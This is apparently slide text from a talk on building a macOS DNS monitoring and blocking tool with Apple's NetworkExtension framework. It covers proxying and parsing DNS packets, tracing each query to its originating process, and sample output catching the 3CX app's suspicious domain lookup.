
Handling DNS Traffic ...from within the network extension int main(int
argc, char *argv[]){ [NEProvider startSystemExtensionMode]; dispatch_main(); ... } 01 02 03 04 05 06 07 <key>NetworkExtension</key> <dict> … <key>NEProviderClasses</key> <dict> <key>com.apple.networkextension.dns-proxy</key> <string>DNSProxyProvider</string> </dict> </dict> 01 02 03 04 05 06 07 08 09 10 11 @interface DNSProxyProvider:NEDNSProxyProvider ... @end 01 02 03 04 05 06 Extension's Info.plist (your) provider class inherits from NEDNSProxyProvider macOS consults Info.plist provider class -

NEDNSProxyManager Delegate Methods start, stop, & (most importantly), handle new
flow startProxyWithOptions:completionHandler: handleNewFlow:(NEAppProxyFlow *)flow stopProxyWithReason:completionHandler: DNS server "called by the framework to deliver a new network data flow to the proxy provider implementation" -NEDNSProxyProvider.h -

handleNewFlow:(NEAppProxyFlow *)flow proxying a local DNS request to a DNS
server DNS server Open (local) flow Read datagrams from (local)flow Open (remote) endpoint to DNS server Write datagrams to remote endpoint remote endpoint local flow DNS packet (request) -

handleNewFlow:(NEAppProxyFlow *)flow proxying DNS response (from server) to local low
DNS server Write response to (local) flow Read response from DNS server remote endpoint local flow -

Parsing DNS packets? via libresolve's dns_parse_packet DNS server parse:
DNS request ("question") parse: DNS response ("answer") //parse via dns_parse_packet() dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length); //for now, just print out & free dns_print_reply(parsedPacket, stdout, 0xFFFF); dns_free_reply(parsedPacket); 01 02 03 04 05 06 -

Identifying Responsible Process ...via the flow's audit token }Identify
responsible process //get audit token from flow audit_token_t* auditToken = (audit_token_t *)flow.metaData.sourceAppAuditToken.bytes //get pid pid_t pid = audit_token_to_pid(*auditToken); //get CS code ref SecCodeRef code = NULL; SecCodeCopyGuestWithAttributes(NULL, (__bridge CFDictionaryRef)(@{(__bridge NSString *)kSecGuestAttributeAudit:flow.metaData.sourceAppAuditToken}), kSecCSDefaultFlags, &code); //get path CFURLRef path = nil; SecCodeCopyPath(code, kSecCSDefaultFlags, & path); 01 02 03 04 05 06 07 08 09 10 11 12 13 14 (main?) benefit of host-based network monitoring ! -

DNSMonitor Output 3CX's DNS query for "msstorageboxes.com" % DNSMonitor.app/Contents/MacOS/DNSMonitor -json
-pretty [{ "Process" : { "pid" : 40029, "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App" }, "Packet" : { "Opcode" : "Standard", "QR" : "Query", "Questions" : [ { "Question Name" : "msstorageboxes.com", "Question Class" : "IN", "Question Type" : "?????" } ], "RA" : "No recursion available", "Rcode" : "No error", "RD" : "Recursion desired", "XID" : 25349, "TC" : "Non-Truncated", "AA" : "Non-Authoritative" } } -

Blocking DNS Requests should request (domain to resolve) be blocked?
DNS request: //parse request dns_reply_t* parsedPacket = dns_parse_packet(packet.bytes, packet.length); //check each question for(uint16_t i = 0; i < parsedPacket->header->qdcount; i++) { NSString* question = [NSString stringWithUTF8String:parsedPacket->question[i]->name]; //is in block list? // block by closing flow if(YES == [blockList containsObject:question])){ [flow closeWriteWithError:nil]; } } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 ...is on "block" list? block! extract question(s) -
